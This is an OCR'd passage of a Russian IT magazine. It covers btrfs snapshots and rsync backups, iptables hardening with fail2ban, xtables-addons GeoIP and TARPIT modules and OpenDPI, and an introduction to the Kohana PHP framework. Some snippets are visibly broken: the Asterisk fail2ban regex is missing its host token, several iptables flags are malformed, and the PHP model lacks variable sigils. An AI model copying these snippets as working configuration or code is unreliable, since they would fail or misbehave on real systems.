
```
$ vrm файл
```

И продолжать спокойно изменять файлы, в результате чего будут плодиться все новые и новые версии. Просто, не так ли?

Назад, в будущее

Все рассмотренные ранее подходы используют версионность файлов для обеспечения возможности их отката к прошлым версиям. Однако иногда снапшоты могут стать более действенным способом хранения оригиналов.
Суть снапшотов состоит в том, чтобы дать пользователю возможность сделать снимок состояния файловой системы и позволить вернуть ФС к этому состоянию в любой момент времени. Обычно механизм снапшотов встроен прямо в файловую систему, поэтому абсолютно





Производительность ФС при использовании wayback остается на достойном уровне

прозрачен для пользователя и удобен в использовании. Стандартные файловые системы ext3 и ext4 не поддерживают этот механизм (в последней он должен появиться в ближайшее время), зато его поддержка есть в btrfs, которая хоть и считается нестабильной, но включена в Linux-ядро (начиная с версии 2.6.29-rc). Поэтому если на твоей машине установлен достаточно свежий дистрибутив, а также имеется свободный раздел для экспериментов, настоятельно рекомендую воспользоваться этой возможностью.
Для работы с btrfs нужны утилиты, распространяемые в пакете btrfs-progs (в некоторых дистрибутивах — btrfs-progs-unstable). Их нужно установить в первую очередь:

```
$ sudo apt-get install btrfs-progs
```

Далее следует выбрать подходящий раздел, создать на нем файловую систему и смонтировать ее:

```
$ sudo mkfs.btrfs /dev/sdXX
$ sudo mount /dev/sdXX /mnt
```

Теперь файловую систему можно наполнить данными, а затем сделать снапшот с помощью следующей команды:

```
$ sudo btrfsctl -s first_snapshot /mnt
```

Через какое-то время можно сделать следующий снапшот:

```
$ sudo btrfsctl -s second_snapshot /mnt
```

Количество снапшотов не ограничено, поэтому перед каждым важным изменением файлов можно делать все новые и новые снапшоты. Чтобы вернуть файловую систему к тому состоянию, в котором она находилась во время одного из снапшотов, необходимо просто смонтировать ее с опцией «subvol=имя_снапшота»:

```
$ sudo umount /mnt
$ sudo mount -o subvol=first_snapshot /dev/hdXX /mnt
```

Но гораздо удобнее сразу монтировать файловую систему с опцией «subvol=.», благодаря чему все снапшоты будут видны в точке монтирования как простые каталоги:

```
$ sudo umount /mnt
$ mount -o subvol=. /dev/hdXX /mnt
$ ls -1
default
first_snapshot
second_snapshot
```

При работе со снапшотами btrfs использует механизм copy-on-write (копирование при записи), так что дополнительное пространство будут занимать только те файлы, содержимое которых было реально изменено. Неизменившиеся файлы будут иметь только одну копию.

Удаленная сторона

Несмотря на все преимущества описанных ранее подходов, хранение резервных копий на локальной машине не самая удачная идея. Если жесткий диск выйдет из строя, данные и их бережно сохраненные копии могут быть безвозвратно потеряны. Мы должны позаботиться о том, чтобы данные сохранялись на каком-то удаленном хосте.
Самый простой и эффективный способ сделать удаленное резервное копирование — это воспользоваться инструментом под названием rsync. Эта система синхронизации/копирования файлов может быть использована как для локального бэкапа файлов, так и для их передачи на удаленную сторону. При этом синхронизируемые файлы могут иметь инкрементальные бэкапы, а это значит, что при многократном бэкапе одних и тех же данных будут сохранены только их измененные части, а не весь файл целиком, как это происходит при использовании скриптов, описанных в первой части статьи.
Инструмент rsync может быть использован как для организации обратной системы бэкапа, когда сервер собирает файлы с нужных сетевых машин и сохраняет их на своем жестком диске, так и для прямого бэкапа на удаленную сторону. В рамках этой статьи мы рассмотрим только второй метод.
Самый простой способ использовать rsync — это доверить ему копирование файлов на удаленную машину по протоколу SSH. Устанавливаем и запускаем программу:

```
$ sudo apt-get install rsync
$ rsync -a --delete -e ssh /путь/до/каталога \
  юзер@хост:/путь/до/каталога
```

Чтобы команда не запрашивала пароль, необходимо настроить аутентификацию на базе публичного ключа. Для настройки немедленного бэкапа на удаленную машину сделаем модифицированную версию уже рассмотренного ранее скрипта:

$ vi ~/bin/in-rsync.sh

```
#!/bin/sh
DIR=`pwd`
# Имя пользователя на удаленном хосте и каталог для бэкапа
USER="vasya"
HOST="host.com"
REMOTEDIR="/backup"
inotifywait -mr --timefmt '%d-%m-%y %H-%M' \
  --format '%T %f' -e close_write $DIR | \
while read DATE TIME FILE; do
  rsync -a --delete -e ssh ${DIR}/${FILE} \
    ${USER}@${HOST}:${REMOTEDIR}
done
```

Теперь после каждого изменения файлы будут бэкапиться на удаленную машину. Было бы хорошо добавить к этой схеме еще и хранение версий файлов, но эта задача довольно просто решается с помощью инструмента rsnapshot, обзор которого выходит за рамки данной статьи.

Выводы

Вернуть файлы из небытия можно множеством разных способов, сегодня мы рассмотрели только часть из них. Какой способ использовать — решать тебе, главное помнить, что без резервных копий не обойтись. ⌶



Сергей «grinder» Яремчук (grinder@tux.in.ua)



ОГНЕННЫЙ ЩИТ

Изучаем популярные надстройки для iptables

Простая фильтрация пакетов по портам и IP-адресам уже давно никому не интересна, да и эффективной ее не назовешь. Продвинутые межсетевые экраны умеют обрабатывать протоколы верхнего уровня, принимая решение на основе содержимого, а списки IP генерируются динамически. Все это умеет и iptables, нужно лишь его немного докрутить.

Блокируем злоумышленников с помощью fail2ban

Не секрет, что стоит только засветиться в Сети новому сервису, как сразу к нему потянутся нити брутфорсеров, пытающихся подобрать учетные данные. Остановить злоумышленников можно разными способами, один из них — утилита Fail2ban (fail2ban.org). Идея проста: демон, сканируя логи, проверяет наличие записей о неудачных попытках ввода пароля или попытке входа в запрещенную область сети. Если таковые будут найдены, то подозрительный IP блокируется средствами iptables/ipwf или TCP Wrapper (/etc/hosts.allow|deny). Со временем бан может сниматься автоматически, без вмешательства юниксоида, что очень удобно, ведь под раздачу может попасть и легитимный хост. О блокировке пользователь/админ получает сообщение по e-mail. Изначально Fail2ban разрабатывался для защиты SSH, сегодня это уже фреймворк, который можно легко настроить под любые приложения и события, в том числе и прописать свои методы блокировки IP. Удобно также, что один процесс может защищать сразу несколько сервисов.
На странице закачки Fail2ban предлагаются собственные сборки пакетов для большинства дистрибутивов Linux, но для установки лучше выбрать вариант из репозитория. Мэйнтейнеры учитывают особенности конкретного дистра плюс добавляют от себя файлы запуска и правила блокировки.
В Ubuntu/Debian установка очень проста:

```
$ sudo apt-get install fail2ban
```


Демон стартует с установками по умолчанию, защищая только SSH. Все настройки производятся в нескольких файлах, размещенных в каталоге /etc/fail2ban (для Debian/Ubuntu). В fail2ban.conf хранятся параметры запуска демона, внутри ничего интересного в плане настроек для нас нет. Начиная с версии 0.7, фильтры и действия прописываются в разных файлах. После установки их можно найти соответственно в подкаталогах filter.d и action.d. Файлы внутри этих директорий могут иметь расширения .conf и .local. Параметры из второго замещают установки из первого, то есть чтобы что-то переопределить, вносить изменения непосредственно в .conf не нужно. Таким образом облегчается последующее обновление и возврат к дефолтным настройкам. Правила поиска довольно просты. Предусмотрено использование переменных, причем имеются уже встроенные. Так, HOST соответствует регулярному выражению, используемому для поиска IP или имени узла:

```
(?:::f{4,6}:)?(?P<host>[\w\-.^_]+)
```

Вот, например, правило для поиска попыток DDOS-атаки на SSH:

```
$ grep -v '^#' /etc/fail2ban/filter.d/sshd-ddos.conf
[Definition]
failregex = sshd(?:\[\d+\])?: Did not receive identification
 string from <HOST>$
ignoreregex =
```

Строка failregex описывает, что искать. В ignoreregex — значения, которые должны игнорироваться. В одном файле может быть несколько таких строк. Кто хоть немного разбирается в регулярных выражениях, легко



Тестируем правило для fail2ban

создаст свое правило, используя имеющиеся примеры. Для разбора лог-файла демон вызывает утилиту fail2ban-regex, которую обычно применяют и для проверки нового фильтра. Например, в поставке нет правила для Asterisk или другого подобного сервера, но сегодня атаки на VoIP не редки, и в логах можно увидеть записи вроде:

```
NOTICE[3309] chan_sip.c: Registration from
'sip:XXX@1.2.3.4' failed for '9.8.7.6' — No matching
 peer found
```

Правило будет следующее:

```
failregex = NOTICE.* .*: Registration from '.*'
failed for '' — No matching peer found
```

И так для каждого случая. Проверяем:


```
$ fail2ban-regex /var/log/asterisk.log 'NOTICE.* .*:
Registration from '.*' failed for '' — No matching
peer found'
```

Если все нормально, записываем фильтры в новый файл asterisk.conf, взяв за пример любой из каталога filter.d. С тем, что искать, разобрались. Осталось указать, где искать, и что делать с находкой. Описания всех действий собраны в подкаталоге action.d. Здесь несколько файлов под каждое

Технология DPI

Deep Packet Inspection (глубокое инспектирование пакета) — технология, позволяющая проверять пересылаемые данные, а не только протоколосодержащую информацию. DPI-устройства способны работать со второго по седьмой уровни OSI и выявляют:

- типы передаваемых данных (P2P, VoIP, online-игры, почта, видео), позволяя контролировать и блокировать трафик согласно установленной политике;
- использование в сети наиболее распространенных приложений (например, для P2P: BitTorrent, KaZaa, eDonkey, Gnutella, MP2P, FastTrack);
- загрузку сети тем или иным сервисом, формируя на основе анализа механизмы, гарантирующие определенную производительность сети (QoS);
- злонамеренный трафик в сети (эксплоиты, черви, трояны и прочие зловреды).



В поставке fail2ban уже имеются фильтры для защиты некоторых приложений

приложение/задачу, как правило, там уже все настроено, и менять ничего не требуется. Но чтобы новые фильтры увидел Fail2ban, необходимо объявить их в /etc/bail2ban/jail.conf. Внутри этого конфига находим несколько секций с описанием разных сервисов.

```
$ sudo nano /etc/bail2ban/jail.conf
[DEFAULT]
// IP-адреса, которые не будут блокироваться, здесь
можно указать подсеть или DNS-имя
ignoreip = 127.0.0.1
// Время блокировки узла, при отрицательном значении
блокировка постоянная
bantime = 600
// Промежуток времени и количество неудачных
попыток, необходимых для блокировки
maxretry = 3
findtime = 600

[asterisk-iptables]
enabled = true
# В filter и action прописываем имя файла без
расширения из соответствующих подкаталогов плюс
дополнительные параметры
filter = asterisk
action = iptables-allports[name=ASTERISK,
protocol=all]
sendmail-whois[name=ASTERISK, dest=root,
sender=fail2ban@example.org]
# Логи Asterisk
logpath = /var/log/asterisk/messages
# Переопределяем дефолтные значения
maxretry = 5
bantime = 6000
```

Проверяем, запущены ли сервисы:

```
$ sudo service iptables start
$ sudo service fail2ban start
```


Работу Fail2ban можно отследить, просмотрев журнал /var/log/fail2ban.log или правила iptables.



links

- Сайт Fail2ban — fail2ban.org.
- Ресурсы OpenDPI — opendpi.org, code.google.com/p/opendpi.
- Сайт Xtables-addons — xtables-addons.sf.net.





После активации fail2ban в цепочках iptables появляются новые правила

OpenDPI поддерживает большое количество протоколов

```
$ sudo iptables -L -v | grep fail2ban
```

Коллекция аддонов Xtables-addons

Проект patch-o-matic (-ng), предлагавший различные расширения для iptables, уже некоторое время не развивается, его место занял Xtables-addons (xtables-addons.sf.net). Главная его особенность — для установки модулей не требуется пересборка ядра и/или iptables. В итоге добавление новых функций происходит очень просто, нет проблем и при обновлении ядра. Если ядро собиралось вручную, проверь наличие CONFIG_NETFILTER_XTABLES в параметрах:

```
$ grep -i xtables /boot/config-`uname -r`
CONFIG_NETFILTER_XTABLES=m
```

В одних дистрибутивах основные модули уже включены в базовый состав, в других — размещены в репозиториях пакетов. В Ubuntu команда:

```
$ sudo apt-cache search xtables-addons
```

...выдаст два пакета: один с инструментами и библиотеками, другой — с исходниками.

```
$ sudo apt-get build-dep xtables-addons-common
```

Как правило, в репе находится не самая актуальная версия, поэтому качаем с сайта архив с исходными текстами, распаковываем и даем стандартную последовательность команд: «./configure; make; make install». Проверяем загрузку модуля:

```
$ lsmod x_tables
```

Теперь можно создавать правила.
В состав пакета входит более 20 модулей и утилит различного назначения. Документации на сайте как таковой нет, но практически все, что нужно для старта, описано в «man xtables-addons». Разберем самые популярные из них.Отфильтровать шныряющих сканеров и ботов вручную по IP-адресам невозможно, но можно существенно уменьшить поток, отрезав страны, имеющие «скверную репутацию». Модуль GeoIP позволяет применять правила к пакетам на основании страны источника/назначения. Но чтобы фильтр работал, необходимо скачать и установить базы. Для этой цели используются два скрипта, лежащие в каталоге /usr/libexec/xtables-addons (или /usr/lib/xtables-addons). Для обработки CSV потребуется соответствующий модуль Perl:

```
$ cd /usr/libexec/xtables-addons/
$ sudo ./xt_geoip_dl
$ sudo mkdir /usr/share/xt_geoip
$ sudo apt-get install libtext-csv-xs-perl
$ sudo ./xt_geoip_build -D /usr/share/xt_geoip *.csv
```

После выполнения последней команды будет выведена таблица стран, которые затем указываются через запятую в параметрах '--src-cc' (страна источник), '--dst-cc' (назначение). Все параметры можно узнать, выполнив «iptables -m geoip –help».

```
// Блокируем азиатских друзей
$ sudo iptables -A INPUT -m geoip \
   --src-cc CN, TW, KR -j REJECT
// Блокируем анонимные прокси
$ sudo iptables -A INPUT -m geoip \
   --src-cc A1 -j REJECT
// Подключаться к SSH можно только из России
$ sudo iptables -A INPUT -p tcp -dport 22 \
   -m geoip ! -src-cc RU -j REJECT
// Запрет исходящих ICMP в некоторые страны
$ sudo iptables -A OUTPUT -p icmp -m geoip \
   -dst-cc ES -j REJECT
```


Используя GeoIP, можно маркировать трафик, чтобы его обрабатывать по-другому или считать отдельно:

```
iptables -A INPUT -p tcp --dport 80 -m geoip \
   --src-cc RU -j MARK --set-mark 1
```

Все привыкли, что атакуемый хост отражает нападение, просто блокируя IP-адрес, и никак активно не противодействует злоумышленнику. В комплекте аддонов доступно несколько модулей, позволяющих ответить или ввести в заблуждение. Самый известный из них носит название TARPIT. Работает он просто: при подключении соединение открывает, но вот закрыть «забывает» (посылает в ответ пакет с размером TCP окна равным нулю). Удаленная система правильно обработать такой посыл не может и отправляет в ответ сообщение о закрытии соединения, которое игнорируется. В итоге соединение «висит» около двадцати минут, потребляя ресурсы удаленной системы. Например, SSH-сервер часто подвешивают на порт, отличный от 22. Это спасает от некоторых сканеров, для остальных ставим ловушку:

```
$ sudo iptables -A INPUT -p tcp -m tcp \
   -dport 22 -j TARPIT
```

Теперь все, кто попробует подключиться к 22 порту, попадут в расставленные сети.



После установки xtables-addons будет загружен соответствующий модуль ядра

Модуль DELUDE позволяет ввести в заблуждение сканер, показывая, что запрашиваемый порт открыт и принимает подключения. Если ты еще не решил, какой лучше, TARPIT или DELUDE, используй CHAOS, который в ответ на запрос применяет в основном DROP (по умолчанию к большинству пакетов), но иногда — TARPIT, DELUDE или REJECT. Поведение модуля можно изменить, установив параметры при загрузке при помощи '--delude'/'--tarpit' или в процессе выполнения в файле /sys/modules/xt_CHAOS/parameters.
Проект IPP2P прекратил свое существование, но в аддонах доступен соответствующий модуль, позволяющий распознавать P2P-трафик, который затем можно блокировать или ограничить. В качестве доппараметров можно указать один из P2P-протоколов, либо все сразу:

```
$ sudo iptables -A FORWARD -m ipp2p --ipp2p -j DROP
```


Анализируем трафик с OpenDPI

Межсетевые экраны, работающие на втором и третьем уровнях, давно уже перестали удовлетворять современным требованиям обеспечения безопасности. Например, блокировка портов, используемых ICQ, ничего не даст. Пользователь может обойти запрет, подключившись через прокси, работающий на разрешенных портах вроде 80. Только поднявшись выше, проанализировав данные прикладного уровня, можно действительно ограничить нежелательный трафик. Стандартными средствами iptables этого добиться нельзя, поэтому юниксоиды взяли на вооружение L7-filter и IPP2P. Но говорить о них не будем, так как им на смену пришло более интересное решение — OpenDPI (opendpi.org, code.google.com/p/opendpi). Распространяемый под лицензией LGPLv3, OpenDPI построен на коде коммерческого продукта PACE, который разрабатывается компанией Ipoque. То есть основа солидная, так как PACE позиционируется как средство классификации трафика и управления пропускной способностью сетей уровня интернет-провайдера. Все возможности по определению протоколов перешли от PACE к OpenDPI: P2P, Skype, VoIP, IM, потоковое видео и аудио, сетевые игры и прочее (подробнее о DPI читай во врезке). Ставим необходимые для сборки пакеты:

```
$ sudo apt-get install make gcc libpcap-dev
```

Скачиваем с сайта проекта opendpi-1.2.0.tar.gz и opendpi-netfilter-wrapper-1.1.tar.gz, а затем устанавливаем в соответствии с инструкциями внутри, не забыв наложить два патча:

```
$ tar -xzf opendpi-netfilter-wrapper-1.1.tar.gz
$ cd opendpi-netfilter-wrapper-1.1
$ tar -xzf ../opendpi-1.2.0.tar.gz
$ cd opendpi-1.2.0
$ patch -p0 < ../ipq_main.h.diff
```



Ставим базы для GeoIP

```
$ patch -p0 < ../ipq_protocols.h.diff
```

Устанавливаем переменную среды:

```
$ export OPENDPI_PATH=$(pwd)
```

Но здесь есть проблемы. В документации сказано, что поддерживается ванильное ядро (2.6.27-33), в остальных случаях OpenDPI может не собраться или работать не так. На форуме проекта можно найти патчи для некоторых новых версий кернела. Например, по адресу clck.ru/DWl8 доступен патч для 2.6.35 (такое ядро используется в последнем LTS Ubuntu). Кроме этого в ядре должны быть установлены опции CONFIG_NF_CONNTRACK_EVENTS и CONFIG_NF_CT_NETLINK. В большинстве современных дистрибутивов так сделано по умолчанию. В Ubuntu и некоторых других .config-файл лежит в каталоге /boot. Можно легко проверить. Берем патч, копируем его в opendpi-netfilter-wrapper, применяем, а затем выполняем сборку:

```
$ cd ../wrapper
$ patch -p3 < ../opendpi-netfilter-wrapper-1.1_2.6.35_v3.patch
$ make
```

Если все равно получаем ошибку, тогда пробуем ванильное ядро версии 2.6.33. Ставим модуль:

```
$ sudo make modules_install
$ sudo cp ipt/libxt_opendpi.so /lib/xtables
```

Загружаем и можем использовать:

```
$ sudo modprobe xt_opendpi
```

Все доступные параметры можно получить, введя:

```
$ sudo iptables -m opendpi --help
```

Выбираем нужный протокол (они также описаны в файле ipq_protocols_osdpi.h) и блокируем его:

```
iptables -A FORWARD -m opendpi --bittorrent -j DROP
```

Это самый простой вариант, можно маркировать нужный трафик, чтобы затем использовать в шейпере.

Заключение

Используя сторонние наработки, можно легко расширить стандартные возможности iptables, существенно снизив риски для хоста или целой сети. Конечно, некоторое время придется затратить на создание и отладку необходимых правил, но это впоследствии окупится сполна. ⌶

Игорь «Spider_NET» Антонов (http://vr-online.ru)

WEB-ПРИЛОЖЕНИЯ С ТУРБОНАДДУВОМ

Фреймворк Kohana + шаблон проектирования MVC = love

Прошли те времена, когда было модно разрабатывать web-приложения, состоящие из одного сценария, по уши напичканного кодом. На дворе 2011 год, и уже как-то несолидно придерживаться столь консервативных идей. Время двигаться вперед и отдавать предпочтение современным методам разработки — применению Content Management Framework. Сегодня я познакомлю тебя с одним из лучших представителей современных CMF.

Что такое фреймворк?

Content Management Framework (CMF) — набор инструментов для разработки систем управления контентом (Content Management System). В отличие от CMS, фреймворки (в большинстве случаев) не готовы к работе сразу, поскольку они представляют собой лишь отдельные кирпичики. Задача разработчика — набраться сил и сложить из этих материалов полноценное приложение. CMS — это тоже своего рода «кубики», но они готовы к работе из коробки и вполне могут функционировать без доработки кода.

Три главных плюса CMF

Если от фреймворков не было особой пользы, то никто бы не решился использовать их в своих проектах — жизнь современного разработчика и так достаточно тяжела. Из наиболее ощутимых плюсов CMF можно выделить:

1. Оптимизированный код. Над фреймворками трудятся разработчики, уделяющие оптимизации достаточно много времени.

2. Скажи «нет» велосипедам. Как правило, в фреймворке уже имеются готовые решения для типичных задач. Тут тебе и структура папок, и вспомогательные библиотеки, и куча всяких вкусностей. Многие вещи изначально готовы к работе и позволяют разработчику сразу приступить к разработке функционала приложения, не развлекаясь написанием кучи рутинного кода.

3. Упрощенная командная работа. Если проект разрабатывается целой командой, то применение CMF (особенно популярного) дает ощутимый плюс при появлении в команде новенького. Ему будет проще включиться в проект, так как для этого необходимо ознакомиться с CMF, по которому наверняка написано множество статей и мануалов.

Святая троица: модель, представление, контроллер

Всех разработчиков условно можно разделить на две большие группы — «гангстеры» и «законопослушные граждане». Первые не придерживаются никаких стандартов и хорошо зарекомендовавших себя решений, а делают все наобум. Они не думают ни о каких шаблонах проектирования, а просто лепят код. В большинстве случаев такие программисты не способны заниматься большими проектами. «Грабануть поезд» (в смысле, сорвать небольшой куш, написав простенькое приложение) — это всегда пожалуйста. Сделают быстро и без лишнего шума. А вот с крупными делами у них возникают проблемы. Для проектов, ТЗ которых содержит фразу «должен быть масштабируем», такие «специалисты» не годятся, поскольку наколбасить кучу кода в одном модуле и забыть в таких проектах не получится. Тут нужен определенный подход и максимальное разделение кода.

За годы развития языков программирования были созданы различные методики — паттерны («шаблоны») проектирования ПО. Одним из таких паттернов и является Model-View-Controller. Я бы даже сказал, что сегодня это, наверное, самый популярный шаблон.

Не буду ходить вокруг да около, а сразу перейду к сути. Если ты знаком с этим паттерном, то следующий раздел статьи можешь пропустить и перейти сразу к практике. Ну а тем, кто не в курсе, настоятельно рекомендую уделить время теории, поскольку при разработке на Kohana тебе в обязательном порядке придется придерживаться шаблона MVC.

Контроллер

Контроллер в MVC выполняет роль некоего диспетчера-регулировщика. Он не должен изменять или добавлять данные, производить расчеты и т.д. Его цель — обслуживать поступающие запросы и на каждый такой запрос соответствующим образом отвечать. Например, пользователь обращается к главной странице сайта нашего журнала — http://xakep.ru. Его запрос в первую очередь получает определенный контроллер (если рассматривать на примере шаблона MVC). После получения запроса он выполняет действие, забинденное на данный тип запроса. Причем сам контроллер ни в коем случае не должен содержать код для выборки данных и т.д. Сама выборка должна быть организована в модели.

Модель

В модели описывается вся бизнес-логика приложения. Выборки, модификация данных, расчеты — все это должно выполняться в модели, к которой и будет обращаться контроллер. Причем все сгенерированные в модели данные не должны содержать разметку. Только данные в сыром виде и ничего больше.

Представление

Последний компонент архитектуры MVC — представление. Этот элемент отвечает за вывод данных в нужном виде. Именно во вьюшках (сленговое название представления) и должна быть вся разметка. Несомненно, в них также может содержаться и программный код, отвечающий сугубо за вывод данных, полученных от контроллера. Но никакой бизнес-логики там быть не может.
Перспективы и плюсы использования MVC очевидны. Помимо решения банальной задачи вроде отделения бизнес-логики от интерфейса ты автоматически получаешь возможность комфортной командной разработки. Одни разработчики могут заниматься совершенствованием моделей, другие — готовить представления и т.д.

This is Kohana

Kohana — это бесплатный фреймворк с открытым исходным кодом. В качестве шаблона проектирования, как ты уже и догадался, в Kohana применяется паттерн — Model View Controller.
Kohana полностью объектно-ориентирована и использует в полной мере возможности последних версий интерпретатора PHP. В отличие от многих бесплатных продуктов с открытыми сорцами, Kohana распространяется под лицензией BSD, а не GPL. Это подразумевает, что ты можешь применять данный продукт совершенно бесплатно как в личных, так и в коммерческих проектах.

ЧТО ПОЧИТАТЬ

- http://goo.gl/sRjoo — моя большая статья про CodeIgniter. Kohana берет свое начало именно с этого проекта. Несмотря на крутизну Kohana, иногда не грех воспользоваться и CodeIgniter'ом. К тому же, разработчики вроде бы опять возобновили разработку.
- http://kohanaframework.org/ — официальный сайт проекта Kohana. Здесь ты найдешь сам фреймворк, а также всевозможную документацию и примеры использования. После прочтения статьи рекомендую сразу посетить этот ресурс.
- http://vr-online.ru — всегда свежие статьи по программированию. В плане CMF, ресурс может похвастаться наличием статей по CodeIgniter, Drupal и т.д.
- http://kerkness.ca/wiki/doku.php — хорошая неофициальная документация по Kohana.

Ставим Kohana

Для начала прогуляйся до официального сайта и загрузи последнюю версию фреймворка. Загруженный архив закачай к себе на хост и извлеки его содержимое. Попробуй обратиться к директории своего хоста, в которую ты извлек фреймворк и... — приготовься к облому. Наверняка ты не пройдешь Environment Tests (тест окружения).



dvd

Все сорцы и стафф для разработки ждут тебя на диске.



warning

Кстати, применение MVC само по себе не сможет избавить тебя от проблем проектирования. Выход один — читать доки!



В моем случае тесты на запись в директорию хранения кэша и логов тоже завершились неудачей. Для исправления ситуации нужно всего лишь выставить права на запись для этих директорий. В общем, выставляй права и пробуй обновить страницу. В случае успеха увидишь текст: «Your environment passed all requirements. Remove or rename the install.php file now». Помимо радостного известия о готовности окружения для работы фреймворка, текст сообщения требует от тебя удаления файла install.php. Не будем брыкаться и выполним эту пустяковую просьбу. Удалив инсталляционный сценарий, попробуй обновить страницу. Если ты все сделал правильно, то браузер выплюнет девственно чистую страницу с текстом «hello, world».

Hello world на Kohana

Перед тем как перейти к рассмотрению полезного примерчика, попробуем наколбасить собственный «Hello world». Создадим новый текстовый файл и напишем в нем следующий текст:

```
<?php defined('SYSPATH') or die('No direct script access.');
class Controller_Test extends Controller {
  public function action_index()
  {
  $this->response->body('Hello world! Hello, everyone!!!');
  }
}
```

В этом клочке кода я описываю наш первый контроллер — класс Controller_Test, унаследованный от Controller. Обрати внимание на имя класса. В имени содержится Controller (обязательный префикс), а после него идет непосредственно название контроллера. Его мы пишем с большой буквы. В моем случае именем контроллера является Test. Контроллеры и модели должны храниться в директории App/classes/controller и App/classes/model.

Создаем первую модель

Пробный контроллер у нас есть, теперь посмотрим, как описываются модели. Сначала рассмотрим вариант модели, которой не требуется взаимодействие с базой данных. Например, представим, что нам нужно определить модель myFirstModel:

```
class Model_myFirstModel extends Model
{
  public function calcIt (a, b) {
    return a + b;
  }
}
```

В этой модели я объявил всего один метод — calcIt(). Он выполняет операцию сложения над переданными в качестве параметра переменными.
Увы, если требуется работать с базой данных, то модель такого вида не прокатит. Все модели, предназначенные для взаимодействия с СУБД, должны наследоваться от Model_Database. Например, нам требуется написать модель, в которой предусмотрена возможность выборки данных из таблицы users. Такая модель будет выглядеть примерно так:

```
class Model_myFirstDBModel extends Database_Model
{
  public function selectData() {
    return $this -> db -> query('select userName,
 pass from users');
  }
}
```

Делаем первое представление

